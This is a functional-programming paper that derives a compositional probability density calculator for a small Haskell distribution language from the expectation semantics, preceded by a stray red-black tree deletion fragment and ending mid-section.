rotate R (T B a x b) y (T BB c z d) = balance B a x (T R b y (T B c z d))
rotate R (T B a x b) y EE = balance B a x (T R b y E)
rotate B (T BB a x b) y (T B c z d) = balance BB (T R (T B a x b) y c) z d
rotate B EE y (T B c z d) = balance BB (T R E y c) z d
rotate B (T B a x b) y (T BB c z d) = balance BB a x (T R b y (T B c z d))
rotate B (T B a x b) y EE = balance BB a x (T R b y E)
rotate B (T BB a w b) x (T R (T B c y d) z e) =
    T B (balance B (T R (T B a w b) x c) y d) z e
rotate B EE x (T R (T B c y d) z e) = T B (balance B (T R E x c) y d) z e
rotate B (T R a w (T B b x c)) y (T BB d z e) =
    T B a w (balance B b x (T R c y (T B d z e)))
rotate B (T R a w (T B b x c)) y EE = T B a w (balance B b x (T R c y E))
rotate color a x b = T color a x b

min_del (T R E x E) = (x,E)
min_del (T B E x E) = (x,EE)
min_del (T B E x (T R E y E)) = (x,T B E y E)
min_del (T c a x b) = let (x',a') = min_del a
                           in (x',rotate c a' x b)

```

# Deriving a Probability Density Calculator (Functional Pearl)

Wazim Mohammed Ismail Chung-chieh Shan

Indiana University, USA  
 {wazimoha,ccshan}@indiana.edu

## Abstract

Given an expression that denotes a probability distribution, often we want a corresponding *density* function, to use in probabilistic inference. Fortunately, the task of finding a density has been automated. It turns out that we can *derive* a compositional procedure for finding a density, by equational reasoning about integrals, starting with the mathematical specification of what a density is. Moreover, the density found can be run as an estimation algorithm, as well as simplified as an exact formula to improve the estimate.

**Categories and Subject Descriptors** G.3 [Probability and Statistics]: distribution functions; F.3.1 [Logics and Meanings of Programs]: Specifying and Verifying and Reasoning about Programs—specification techniques; D.1.1 [Programming Techniques]: Applicative (Functional) Programming

**Keywords** probability density functions, probability measures, continuations, program calculation, equational reasoning

## 1. Introduction

A popular way to handle uncertainty in AI, statistics, and science is to compute with probability distributions. Typically, we define a distribution then answer questions about it such as “what is its expected value?” and “what does its histogram look like?”. Over a century, practitioners of this approach have identified many patterns in how to define distributions (that is, *modeling*) and how to answer questions about them (called *inference*). These patterns constitute the beginning of a *combinator library* (Hughes 1995).

Unfortunately, models and inference procedures do not compose in tandem: as illustrated in Sections 3.1 and 8.2, often we rejoice that a large distribution we’re interested in can be expressed naturally by composing smaller distributions, but then despair that many questions we want to pose about the overall distribution cannot be answered using answers to corresponding questions about the constituent distributions. In other words, the natural compositional structure of models and of inference procedures are not the same. This mismatch is disappointing because it makes it harder for us to automate the labor-intensive process of turning a distribution that models the world into a program that answers relevant questions about it. This difficulty is the bane of declarative programming. It’s like trying to build a SAT solver that generates assignments satisfying a compound expression  $e_1 \wedge e_2$  by combining assignments satisfying the subexpressions  $e_1$  and  $e_2$ .

[Copyright notice will appear here once ‘preprint’ option is removed.]

$e : Real$	$e : Real$	$e : Real$	$e : Bool$	$x \in \mathbb{R}$	$e : a$	$e' : b$	$\text{Var } v : a$
$\text{StdRandom} : Real$	$\text{Lit } x : Real$	$\text{Let } v \ e \ e' : b$					⋮
$\text{Neg } e : Real$	$\text{Exp } e : Real$	$\text{Log } e : Real$	$\text{Not } e : Bool$				
$e_1 : Real$	$e_2 : Real$	$e_1 : Real$	$e_2 : Real$	$e : Bool$	$e_1 : a$	$e_2 : a$	
$\text{Add } e_1 \ e_2 : Real$		$\text{Less } e_1 \ e_2 : Bool$					$\text{If } e \ e_1 \ e_2 : a$

**Figure 1.** The type system of our language of distributions

Still, there’s hope to answer more inference questions while following the natural compositional structure of models, if only we could figure out how to generalize the questions as if strengthening an induction hypothesis or adding an accumulator argument. This paper tells one such success story. We answer the questions

1. “What is the expected value of this distribution?”
2. “What is a density function of this distribution?”

by generalizing them to compositional interpreters. Our interpreters are compilers in the sense that their output can be simplified using a computer algebra system or executed as a randomized algorithm. We derive these compilers by equational reasoning from a semantic specification. Our derivation appeals to  $\lambda$ -calculus equations alongside integral-calculus equations.

## 2. A Language of Generative Stories

To be concrete, we define a small language of distributions:

Terms	$e ::= \text{StdRandom} \mid \text{Lit } x \mid \text{Var } v \mid \text{Let } v \ e \ e'$ $\mid \text{Neg } e \mid \text{Exp } e \mid \text{Log } e \mid \text{Not } e$ $\mid \text{Add } e \ e \mid \text{Less } e \ e \mid \text{If } e \ e \ e$
Variables	$v$
Real numbers	$x$

Figure 1 shows our type system. To keep things simple, we include only two types in this language, *Real* and *Bool*. As usual, the typing judgment  $e : a$  means that the expression  $e$  has the type  $a$ . In  $\text{Let } v \ e \ e'$ , the bound variable  $v$  takes scope over  $e'$  and not  $e$ .

Each expression says how to generate a random outcome. For example, the atomic expression *StdRandom* says to choose a random real number uniformly between 0 and 1. That’s why its type is *Real*. To take another example, the compound expression

Add StdRandom StdRandom

says to choose two random real numbers independently, each uniformly between 0 and 1, then sum them. The sum is again a real

number, so this expression's type is also *Real*. These descriptions of how to generate a random outcome are called *generative stories* by applied statisticians, and also called *generators* in QuickCheck (Claessen and Hughes 2000). The intuitive meaning of a generative story is a distribution over its outcomes, such as over reals. Because generative stories are intuitive to tell, and because they make it easy to detect dependencies among random choices (Pearl 1988), it's popular to express probability distributions by composing generative stories—such as using Add. The syntax of our language thus embodies the “natural compositional structure of models” referred to in the introduction above.

We define a Haskell data type *Expr* to encode the expressions of our language. Actually, using the GADT (generalized algebraic data type) extension, let's define two Haskell types *Expr Real* and *Expr Bool* at the same time, to distinguish our types *Real* and *Bool*.

<b>data Expr a where</b>	
StdRandom ::	<i>Expr Real</i>
Lit :: <i>Rational</i> →	<i>Expr Real</i>
Var :: <i>Var a</i> →	<i>Expr a</i>
Let :: <i>Var a</i> → <i>Expr a</i> → <i>Expr b</i> →	<i>Expr b</i>
Neg, Exp,	
Log :: <i>Expr Real</i> →	<i>Expr Real</i>
Not :: <i>Expr Bool</i> →	<i>Expr Bool</i>
Add :: <i>Expr Real</i> → <i>Expr Real</i> →	<i>Expr Real</i>
Less :: <i>Expr Real</i> → <i>Expr Real</i> →	<i>Expr Bool</i>
If :: <i>Expr Bool</i> → <i>Expr a</i> → <i>Expr a</i> →	<i>Expr a</i>

(Although we can easily construct an infinite *Expr* value by writing a recursive Haskell program, we avoid it because it would not correspond to any expression of our language.) We also define the types *Var Real* and *Var Bool* for variable names.


<b>data Var a where</b>	
Real :: <i>String</i> → <i>Var Real</i>	
Bool :: <i>String</i> → <i>Var Bool</i>	

But for brevity, we elide the constructors *Real* and *Bool* applied to literal strings in examples.

To interpret expressions in our language as generative stories, we write a function *sample*, which takes an expression and an environment as input and returns an *IO* action. To express that the type of the expression matches the outcome of the action, let's take the convenient shortcut of defining *Real* as a type synonym for *Double*, so that the Haskell type *IO Real* makes sense. The code for *sample* is straightforward:

<b>type Real = Double</b>	
<i>sample</i> :: <i>Expr a</i> → <i>Env</i> → <i>IO a</i>	
<i>sample StdRandom</i> _ = <i>getStdRandom random</i>	
<i>sample (Lit x)</i> _ = <i>return (fromRational x)</i>	
<i>sample (Var v)</i> ρ = <i>return (lookupEnv ρ v)</i>	
<i>sample (Let v e e')</i> ρ = <b>do</b> <i>x ← sample e ρ</i>	<i>sample e' (extendEnv v x ρ)</i>
<i>sample (Neg e)</i> ρ = <i>liftM negate (sample e ρ)</i>	
<i>sample (Exp e)</i> ρ = <i>liftM exp (sample e ρ)</i>	
<i>sample (Log e)</i> ρ = <i>liftM log (sample e ρ)</i>	
<i>sample (Not e)</i> ρ = <i>liftM not (sample e ρ)</i>	
<i>sample (Add e1 e2)</i> ρ = <i>liftM2 (+) (sample e1 ρ)</i>	<i>(sample e2 ρ)</i>
<i>sample (Less e1 e2)</i> ρ = <i>liftM2 (&lt;) (sample e1 ρ)</i>	<i>(sample e2 ρ)</i>
<i>sample (If e e1 e2)</i> ρ = <b>do</b> <i>b ← sample e ρ</i>	<i>sample (if b then e1 else e2) ρ</i>

As is typical of an interpreter, this *sample* function uses a type *Env* of environments (mapping variable names to values), along



**Figure 2.** Histograms of two distributions over real numbers. Each histogram is produced by generating 1000 samples (as shown at the end of Section 2) and putting them into 20 equally spaced bins.

with the functions *lookupEnv* and *extendEnv* for querying and extending environments. For concision, here we opt to represent environments as functions. All this code is standard:

<b>type Env =</b> $\forall a. Var a \rightarrow a$	
<i>lookupEnv</i> :: <i>Env</i> → <i>Var a</i> → <i>a</i>	
<i>lookupEnv ρ = ρ</i>	
<i>emptyEnv</i> :: <i>Env</i>	
<i>emptyEnv v = error "Unbound"</i>	
<i>extendEnv</i> :: <i>Var a</i> → <i>a</i> → <i>Env</i> → <i>Env</i>	
<i>extendEnv (Real v) x = (Real v')   v ≡ v' = x</i>	
<i>extendEnv (Bool v) x = (Bool v')   v ≡ v' = x</i>	
<i>extendEnv _ _ ρ v' = ρ v'</i>	

We can now run our programs to get random outcomes:

> <i>sample (Add StdRandom StdRandom) emptyEnv</i>	0.8422448686660571
> <i>sample (Add StdRandom StdRandom) emptyEnv</i>	1.25881932199967
> <i>sample (Let "x" StdRandom (Add (Var "x") (Var "x"))) emptyEnv</i>	0.23258391029872305
> <i>sample (Let "x" StdRandom (Add (Var "x") (Var "x"))) emptyEnv</i>	1.1712041724765878

Your outcomes may vary, of course.

For more of a bird's-eye view of the distributions, we can take many independent samples then make a histogram out of each distribution. Two such histograms are shown in Figure 2. As those histograms indicate, the generative story of

*Add StdRandom StdRandom*

is different from the generative story of

*Let "x" StdRandom (Add (Var "x") (Var "x"))*

even though both expressions have the type *Real*. The latter expression means to choose just one random real number uniformly between 0 and 1, then double it. In general, Let means to choose an outcome once then use it any number of times. Thus, this is a call-by-value language whose side effect is random choice.

Although this language is small, our development below is wholly compatible with adding more types (such as *Integer*, products, and sums), arithmetic operations (such as division and sine), and distributions (such as normal, gamma, and Poisson). Besides, this language already lets us express many distributions, such as the *exponential distribution*, which ranges over the positive reals:

*exponential* :: *Expr Real*

*exponential* = *Neg (Log StdRandom)*

### 3. Composing Expectation Functionals

Although the *sample* interpreter is easy to write and intuitive to use, we shouldn't think that the *IO* action it returns is exactly the meaning of an expression. By "meaning" here, we mean what inference should preserve. We often want to reduce  $e$  to some other expression  $e'$  to speed up inference. The problem with treating *sample e* as the meaning of  $e$  is that such reduction would usually change the meaning of  $e$ , because *sample e'* makes different and fewer random choices than *sample e*.

For example, the expression `Let "x" StdRandom (Lit 3)` always produces the outcome 3, so we should be allowed to reduce it to just `Lit 3`, and an inference procedure shouldn't be obliged to consume any random seed before generating the 3. In other words, inference shouldn't be obliged to distinguish `Lit 3` from `Let "x" StdRandom (Lit 3)`, so we should assign these expressions the same meaning. They draw outcomes from the same distribution.

A less trivial example is that the definition of *sample* above specifies that, in an expression of the form `Add e1 e2` or `Less e1 e2`, the random choices in  $e_1$  must be made before the random choices in  $e_2$ , even though the order doesn't matter. Since addition is commutative, we should assign `Add StdRandom (Neg StdRandom)` and `Add (Neg StdRandom) StdRandom` the same meaning. They draw outcomes from the same distribution, even though sampling them starting from the same random seed gives different outcomes.

Thus, the meaning equivalence relation produced by the *sample* semantics is too fine-grained. To coarsen the equivalence properly, measure theory informs us to consider the *expected values* of distributions. Given an expression of type *Real*, its expected value, or *mean*, is basically what the average of many samples approaches as the number of samples approaches infinity. For example, if we run

```
> sample (Add StdRandom StdRandom) emptyEnv
```

many times and average the results, the average will approach 1 as we take more samples. In the examples above, the expressions `Let "x" StdRandom (Lit 3)` and `Lit 3` both have the expected value 3, and the expressions `Add e1 e2` and `Add e2 e1` always have the same expected value.

#### 3.1 The Expectation Interpreter

If the only question we ever ask about a distribution is "what is its expected value?", then it would be adequate for the meaning of each expression to equal its expected value. Unfortunately, there are other questions we ask whose answers differ on expressions with the same expected value. For example, given an expression of type *Real*, we might ask "what is the probability for its outcome to be less than 1/2?"—perhaps to decide how to bet on it. The two distributions sampled in Figure 2 both have expected value 1, but the probability of being less than 1/2 is 1/8 for the first distribution and 1/4 in the second distribution. Put differently, even though the two distributions have the same expected value, plugging them into the same *context*

```
If (Less ... (Lit (1/2))) (Lit 1) (Lit 0)
```

gives two distributions with different expected values ( $1/8 \neq 1/4$ ). Even if we know the expected value of an expression  $e$ , we don't necessarily know the expected value of the larger expression

```
If (Less e (Lit (1/2))) (Lit 1) (Lit 0)
```

containing  $e$ .

Another way to phrase this complaint is to say that the expected-value interpretation is not compositional. That is, if we were to define a Haskell function

```
mean :: Expr Real → Env → Real
```

then it wouldn't be straightforward the way *sample* is. For example, as the counterexamples in Figure 2 show, there's no way to define

```
mean (If (Less e (Lit (1/2))) (Lit 1) (Lit 0)) ρ = ...
```

in terms of *mean e*. In particular, it's incorrect to define

```
mean (If (Less e (Lit (1/2))) (Lit 1) (Lit 0)) ρ  
= if mean e < 1/2 then 1 else 0
```

because it would give the result 0 on the distributions in Figure 2, not 1/8 and 1/4 as it should! People building a compiler for distributions, including the present authors, want compositionality in order to achieve separate compilation.

To make *mean* compositional, we add an argument to it to represent the context (Hughes 1995; Hinze 2000) that an expression is plugged into before its expected value is observed. The new function *expect* has the type signature

```
expect :: Expr a → Env → (a → Real) → Real
```

where the third argument may or may not be the identity function. In other words, the question that *expect e ρ c* asks is "what is the expected value of the distribution  $e$  in the environment  $\rho$  after its outcomes are transformed by the function  $c$ ?". This value is also called the *expectation* of  $c$  with respect to the distribution. (To keep our derivation mathematically rigorous, we maintain the invariant that  $c$  is always measurable and non-negative (Pollard 2001, §2.4), but don't worry if you are not familiar with these side conditions.)

This generalization of *mean* is compositional: we can define *expect* on an expression in terms of *expect* on its subexpressions. Here is the definition:

```
expect StdRandom _ c = ∫₀¹ λx. c x  
expect (Lit x) _ c = c (fromRational x)  
expect (Var v) ρ c = c (lookupEnv ρ v)  
expect (Let v e e') ρ c = expect e ρ (λx.  
                           expect e' (extendEnv v x ρ) c)  
expect (Neg e) ρ c = expect e ρ (λx. c (negate x))  
expect (Exp e) ρ c = expect e ρ (λx. c (exp x))  
expect (Log e) ρ c = expect e ρ (λx. c (log x))  
expect (Not e) ρ c = expect e ρ (λx. c (not x))  
expect (Add e₁ e₂) ρ c = expect e₁ ρ (λx.  
                           expect e₂ ρ (λy. c (x + y)))  
expect (Less e₁ e₂) ρ c = expect e₁ ρ (λx.  
                           expect e₂ ρ (λy. c (x < y)))  
expect (If e₁ e₂) ρ c = expect e ρ (λb.  
                           expect (if b then e₁ else e₂) ρ c)
```


#### 3.2 Integrals Denoted by Random Choices

To understand this definition, let's start at the top.

The expected value of `StdRandom` is 1/2, but that's not the only question that *expect StdRandom* needs to answer. Given any function  $c$  from reals to reals (and any environment  $\rho$ ), *expect StdRandom ρ c* is supposed to be the expected value of choosing a random number uniformly between 0 and 1 then applying  $c$  to it. That expected value is the integral of  $c$  from 0 to 1, which in conventional mathematical notation is written as  $\int_0^1 c(x) dx$ . (More precisely, we mean the Lebesgue integral of  $c$  with respect to the Lebesgue measure from 0 to 1.) In this paper, we blend Haskell and mathematical notation by writing this integral as  $\int_0^1 \lambda x. c x$ , as if there's a function

```
∫_· :: Real → Real → (Real → Real) → Real
```

already defined. If we want to actually implement such a function, it could perform numerical integration. Or it could perform symbolic integration, or just print formulas containing  $\int$ , if we redefine the



**Figure 3.** The expectation of 3 different functions with respect to the same distribution StdRandom, defined in terms of integration from 0 to 1 (the shaded areas)

*Real* type and overload the *Num* class to produce text or syntax trees. (We also note multiplication by  $\times$ , so  $c x$  always means applying  $c$  to  $x$ , as in Haskell, and not multiplying  $c$  by  $x$ .)

So for example, the expected value of *squaring* a uniform random number between 0 and 1 is

$$\begin{aligned} \text{expect } \text{StdRandom } \text{emptyEnv } (\lambda x. x \times x) \\ = \int_0^1 \lambda x. x \times x \\ = 1/3 \end{aligned}$$

which is less than 1/2 because squaring a number between 0 and 1 makes it smaller. And the probability that a uniform random number between 0 and 1 is less than 1/2 is

$$\begin{aligned} \text{expect } \text{StdRandom } \text{emptyEnv } (\lambda x. \text{if } x < 1/2 \text{ then } 1 \text{ else } 0) \\ = \int_0^1 \lambda x. \text{if } x < 1/2 \text{ then } 1 \text{ else } 0 \\ = 1/2 \end{aligned}$$

Figure 3 depicts these integrals.

The rest of the definition of *expect* is in *continuation-passing style* (Fischer 1993; Reynolds 1972; Strachey and Wadsworth 1974). The continuation  $c$  is the function whose expectation we want. The Lit and Var cases are deterministic (that is, they don't make any random choices), so the expectation of  $c$  with respect to those distributions simply applies  $c$  to one value. The unary operators (Neg, Exp, Log, Not) each compose the continuation with a mathematical function.

The remaining cases of *expect* involve multiple subexpressions and produce nested integrals if these subexpressions each yield integrals. For example, it follows from the definition that

$$\begin{aligned} \text{expect } (\text{Add } \text{StdRandom } (\text{Neg } \text{StdRandom})) \text{ emptyEnv } c \\ = \text{expect } \text{StdRandom } \text{emptyEnv } (\lambda x. \\ \quad \text{expect } \text{StdRandom } \text{emptyEnv } (\lambda y. c(x + \text{negate } y))) \\ = \int_0^1 \lambda x. \int_0^1 \lambda y. c(x - y) \end{aligned}$$

The nesting order on the last line doesn't matter, as Tonelli's theorem (Pollard 2001, §4.4) assures it's equal to  $\int_0^1 \lambda y. \int_0^1 \lambda x. c(x - y)$ . In general, Tonelli's theorem lets us exchange nested integrals as long as the integrand (here  $\lambda x y. c(x - y)$ ) is measurable and non-negative. Thus we could just as well define equivalently

$$\begin{aligned} \text{expect } (\text{Add } e_1 e_2) \rho c &= \text{expect } e_2 \rho (\lambda y. \\ &\quad \text{expect } e_1 \rho (\lambda x. c(x + y))) \\ \text{expect } (\text{Less } e_1 e_2) \rho c &= \text{expect } e_2 \rho (\lambda y. \\ &\quad \text{expect } e_1 \rho (\lambda x. c(x - y))) \end{aligned}$$

Besides compositionality, another benefit of generalizing *expect* is that it subsumes every question we can ask about a distribution. After all, a distribution is completely determined by the probability it assigns to each set of outcomes, and the probability of a set is the expectation of the set's characteristic function—the function

that maps outcomes in the set to 1 and outcomes not in the set to 0. For example, if  $e$  is a closed expression of type *Real*, then the probability that the outcome of  $e$  is less than 1/2 is

$$\text{expect } e \text{ emptyEnv } (\lambda x. \text{if } x < 1/2 \text{ then } 1 \text{ else } 0)$$

Not only can we express the expected value of the distribution  $e$  as

$$\text{mean } e \rho = \text{expect } e \rho \text{ id}$$

but we can also express all the other *moments* of  $e$ , such as the *variance* (the expected squared difference from the mean):

$$\text{variance} :: \text{Expr Real} \rightarrow \text{Env} \rightarrow \text{Real}$$

$$\text{variance } e \rho = \text{expect } e \rho (\lambda x. (x - \text{mean } e \rho)^2)$$

To take another example, the ideal height of each histogram bar in Figure 2 is

$$\text{expect } e \text{ emptyEnv } (\lambda x. \text{if } lo < x \leq hi \text{ then } 1000 \text{ else } 0)$$

where  $lo$  and  $hi$  are the bounds of the bin and 1000 is the total number of samples. (We abbreviate  $lo < x \wedge x \leq hi$  to  $lo < x \leq hi$ .)

Mathematically speaking, every distribution corresponds to a *functional*, which is a function—sort of a generalized integrator—that takes as argument another function, namely the integrand  $c$ . This correspondence is expressed by *expect*, and it's injective. (In fact, it's bijective between measures and “increasing linear functionals with the Monotone Convergence property” (Pollard 2001, page 27).) Therefore, if  $\text{expect } e \rho$  and  $\text{expect } e' \rho$  are equal (in other words, if  $\text{expect } e \rho c$  and  $\text{expect } e' \rho c$  are equal for all  $c$ ), then  $e$  and  $e'$  are equivalent and we can feel free to reduce  $e$  to  $e'$ .

In short, we define the meaning of the expression  $e$  in the environment  $\rho$  to be the functional  $\text{expect } e \rho$ . Returning to Figure 2, it follows from this definition that the meaning of

$$\text{Add } \text{StdRandom } \text{StdRandom}$$

in the empty environment is

$$\begin{aligned} \text{expect } (\text{Add } \text{StdRandom } \text{StdRandom}) \text{ emptyEnv} \\ = \lambda c. \int_0^1 \lambda x. \int_0^1 \lambda y. c(x + y) \end{aligned}$$

and the meaning of

$$\text{Let "x" } \text{StdRandom } (\text{Add } (\text{Var "x"}) (\text{Var "x"}))$$

in the empty environment is


$$\begin{aligned} \text{expect } (\text{Let "x" } \text{StdRandom } (\text{Add } (\text{Var "x"}) (\text{Var "x"}))) \\ \text{emptyEnv} \\ = \lambda c. \int_0^1 \lambda x. c(x + x) \end{aligned}$$

The two expressions are not equivalent, because the two functionals are not equal: applied to the function  $\lambda x. \text{if } x < 1/2 \text{ then } 1 \text{ else } 0$ , the first functional returns 1/8 whereas the second functional returns 1/4. In this way, *expect* defines the semantics of our distribution language. Therefore, it naturally enters our specification of a probability density calculator, which we present next.

## 4. Specifying Probability Densities

Some distributions enjoy the existence of a *density function*. If the distribution is over the type  $a$ , then the density function maps from  $a$  to reals. Density functions are very useful in probabilistic inference: they underpin many concepts and techniques, including *maximum-likelihood estimation*, *conditioning*, and *Monte Carlo sampling* (MacKay 1998; Tierney 1998). We illustrate these applications in Section 7 below.

Intuitively, a density function is the outline of a histogram as the bin size approaches zero. For example, the two distributions in Figure 2 have the respective density functions shown in Figure 4. The shapes in the two figures are similar, but the histograms are



**Figure 4.** Density functions of the two distributions in Figure 2

randomly generated as this paper is typeset, whereas each density is a fixed mathematical function.

The precise definition of when a given function qualifies as a density for a given distribution depends on a *base* or *dominating measure*. When the distribution is over reals, the base measure is typically the Lebesgue measure over reals, in which case the definition amounts to the following.

**Definition 1.** A function  $d : \text{Real} \rightarrow \text{Real}$  is a *density* (with respect to the Lebesgue measure) for an expression  $e :: \text{Expr Real}$  in an environment  $\rho :: \text{Env}$  if and only if

$$\text{expect } e \rho c = \int_{-\infty}^{\infty} \lambda t. d t \times c t$$

for all continuations  $c :: \text{Real} \rightarrow \text{Real}$ .

And when the distribution is over booleans, the base measure is typically the counting measure over booleans, in which case the definition amounts to the following.

**Definition 2.** A function  $d : \text{Bool} \rightarrow \text{Real}$  is a *density* (with respect to the counting measure) for an expression  $e :: \text{Expr Bool}$  in an environment  $\rho :: \text{Env}$  if and only if

$$\text{expect } e \rho c = \text{sum} [d t \times c t \mid t \leftarrow [\text{True}, \text{False}]]$$

for all continuations  $c :: \text{Bool} \rightarrow \text{Real}$ .

One way to gain intuition for these definitions is to let  $c$  be the characteristic function of a set. For example, in Definition 2, if

$$c = \lambda t. \text{if } t \text{ then } 1 \text{ else } 0$$

then  $\text{expect } e \rho c$  is the probability of *True* according to  $e$  in  $\rho$ , and the equation requires  $d \text{ True}$  to equal it. In Definition 1, if

$$c = \lambda t. \text{if } lo < t \leq hi \text{ then } 1 \text{ else } 0$$

where  $lo$  and  $hi$  are the bounds of a histogram bin, then  $\text{expect } e \rho c$  is the probability of that bin according to  $e$  in  $\rho$ , and the equation requires  $\int_{lo}^{hi} d$  to equal the ideal proportion of that histogram bar.

These definitions use  $e$  and  $\rho$  just to represent the functional  $\text{expect } e \rho$ . Given  $e$  and  $\rho$ , because densities are useful, our goal is to find some function  $d$  that satisfies the specification above.

#### 4.1 Examples of Densities and Their Non-existence

To illustrate these definitions, let's check that the functions in Figure 4 are indeed densities of their respective distributions. First let's consider the function on the right of Figure 4, which is supposed to be a density for

$$e = \text{Let "x" StdRandom (Add (Var "x") (Var "x"))}$$

in  $\text{emptyEnv}$ . We start with the functional

$$m = \text{expect } e \text{ emptyEnv} = \lambda c. \int_0^1 \lambda x. c (x + x)$$

and reason equationally by univariate calculus. We extend the domain of integration from the interval  $(0, 1)$  to the entire real line:

$$m = \lambda c. \int_{-\infty}^{\infty} \lambda x. (\text{if } 0 < x < 1 \text{ then } 1 \text{ else } 0) \times c (x + x)$$

Then we change the integration variable from  $x$  to  $t = x + x$ :

$$m = \lambda c. \int_{-\infty}^{\infty} \lambda t. (1/2) \times (\text{if } 0 < t/2 < 1 \text{ then } 1 \text{ else } 0) \times c t$$

(The factor  $1/2$  is the (absolute value of the) derivative of  $x = t/2$  with respect to  $t$ .) Matching this equation against Definition 1 shows that

$$\begin{aligned} &\lambda t. (1/2) \times (\text{if } 0 < t/2 < 1 \text{ then } 1 \text{ else } 0) \\ &= \lambda t. \text{if } 0 < t < 2 \text{ then } 1/2 \text{ else } 0 \end{aligned}$$

is a density as desired. By the way, because changing the value of the integrand at a few points does not affect the integral, functions such as

$$\lambda t. \text{if } t \equiv 1 \vee t \equiv 3 \text{ then } 42 \text{ else if } 0 < t \leq 2 \text{ then } 1/2 \text{ else } 0$$

are densities just as well.

Turning to the function on the left of Figure 4, we want to check that it is a density for

$$e = \text{Add StdRandom StdRandom}$$

in  $\text{emptyEnv}$ . Again we start with the functional

$$m = \text{expect } e \text{ emptyEnv} = \lambda c. \int_0^1 \lambda x. \int_0^1 \lambda y. c (x + y)$$

and do calculus. We extend the inner domain of integration from the interval  $(0, 1)$  to the entire real line:

$$m = \lambda c. \int_0^1 \lambda x. \int_{-\infty}^{\infty} \lambda y. (\text{if } 0 < y < 1 \text{ then } 1 \text{ else } 0) \times c (x + y)$$

Then we change the inner integration variable from  $y$  to  $t = x + y$ :

$$m = \lambda c. \int_0^1 \lambda x. \int_{-\infty}^{\infty} \lambda t. (\text{if } 0 < t - x < 1 \text{ then } 1 \text{ else } 0) \times c t$$

(No factor is required because the (partial) derivative of  $y = t - x$  with respect to  $t$  is 1.) Tonelli's theorem lets us exchange the nested integrals:

$$m = \lambda c. \int_{-\infty}^{\infty} \lambda t. \int_0^1 \lambda x. (\text{if } 0 < t - x < 1 \text{ then } 1 \text{ else } 0) \times c t$$

Finally, because the inner integration variable  $x$  does not appear in the factor  $c t$ , we can pull  $c t$  out (in other words, we can use the linearity of  $\int_0^1 \cdot$ ):

$$m = \lambda c. \int_{-\infty}^{\infty} \lambda t. (\int_0^1 \lambda x. \text{if } 0 < t - x < 1 \text{ then } 1 \text{ else } 0) \times c t$$

Matching this last equation against Definition 1 shows that

$$\lambda t. \int_0^1 \lambda x. \text{if } 0 < t - x < 1 \text{ then } 1 \text{ else } 0$$

is a density. This formula can be further simplified to the desired closed form in the lower-left corner of Figure 4, either by hand or using a computer algebra system.

So far we have seen two examples of distributions and their densities. But not all distributions have a density. For example, when  $e = \text{Lit } 3$ , we have

$$m = \text{expect } e \rho = \lambda c. c 3$$

so a density function  $d$  would have to satisfy

$$c 3 = \int_{-\infty}^{\infty} \lambda t. d t \times c t$$

for all  $c :: \text{Real} \rightarrow \text{Real}$ . But if  $c = \lambda t. \text{if } t \equiv 3 \text{ then } 1 \text{ else } 0$ , then the left-hand-side is 1 whereas the right-hand-side is

$$\int_{-\infty}^{\infty} \lambda t. \text{if } t \equiv 3 \text{ then } d t \text{ else } 0$$

which is 0 no matter what  $d :: \text{Real} \rightarrow \text{Real}$  is. So there's no such  $d$ .

It may surprise the reader that we say *Lit 3* has no density, because sometimes *Lit 3* is said to have a density, easily expressed in terms of the *Dirac delta function*. However, the Dirac delta is not a function in the ordinary sense but a *generalized function*, which only makes sense under integration. For example, the Dirac

delta doesn't map any number to anything, but rather integrates an ordinary function  $c$  to yield  $c(0)$ . Whereas an ordinary density function has the type  $a \rightarrow \text{Real}$ , a generalized function has the type  $(a \rightarrow \text{Real}) \rightarrow \text{Real}$ , same as produced by *expect*. So, generalized functions are essentially distributions, which is indeed what many people call them. In this paper we seek ordinary density functions, which are much more useful. For example, generalized functions cannot be multiplied together, which precludes their use in Monte Carlo sampling techniques such as *importance sampling* (illustrated in Section 7) and *Metropolis-Hastings sampling* (MacKay 1998; Tierney 1998).

## 4.2 Relation to Prior Density Calculators

Because density functions are useful, we want a program that automatically computes density functions from distribution expressions. Such a program can “compute functions” in two different senses of the phrase. Pfeffer's (2009, §5.2) density calculator is a random algorithm that produces a number. By running the algorithm many times and averaging the results, we can approximate the density of a distribution at a given point. In contrast, Bhat et al.'s (2012, 2013) density calculator deterministically produces an exact mathematical formula (which may contain integrals). As they suggest, we can then feed the formula to a computer algebra system or inference procedure to be analyzed or executed.

In the rest of this paper, we use equational reasoning to derive a compositional density calculator for the first time. Even though Definitions 1 and 2 seem to require conjuring a function out of thin air, the semantic specification above turns out to pave the way for the equational derivation below. The resulting calculator produces a density function that can be treated either as an exact formula (not necessarily closed form) or as an approximation algorithm, depending on whether  $\int$  is treated as symbolic or numerical integration. It thus unites the density calculators of Pfeffer (2009) and Bhat et al. (2012, 2013). In particular, the variety of program constructs that those techniques and ours can handle appear to be the same.

## 5. Calculating Probability Densities

To recap, our goal in the rest of this paper to derive a program that, given  $e$  and  $\rho$ , finds a function  $d$  that satisfies Definitions 1 and 2.

We just saw that not every distribution has a density. Moreover, not every density can be represented using the operations on *Real* available to us. And even if a density can be represented, discovering it may require mathematical reasoning too advanced to be automated compositionally. For all these reasons, we have to relax our goal: let's write a program

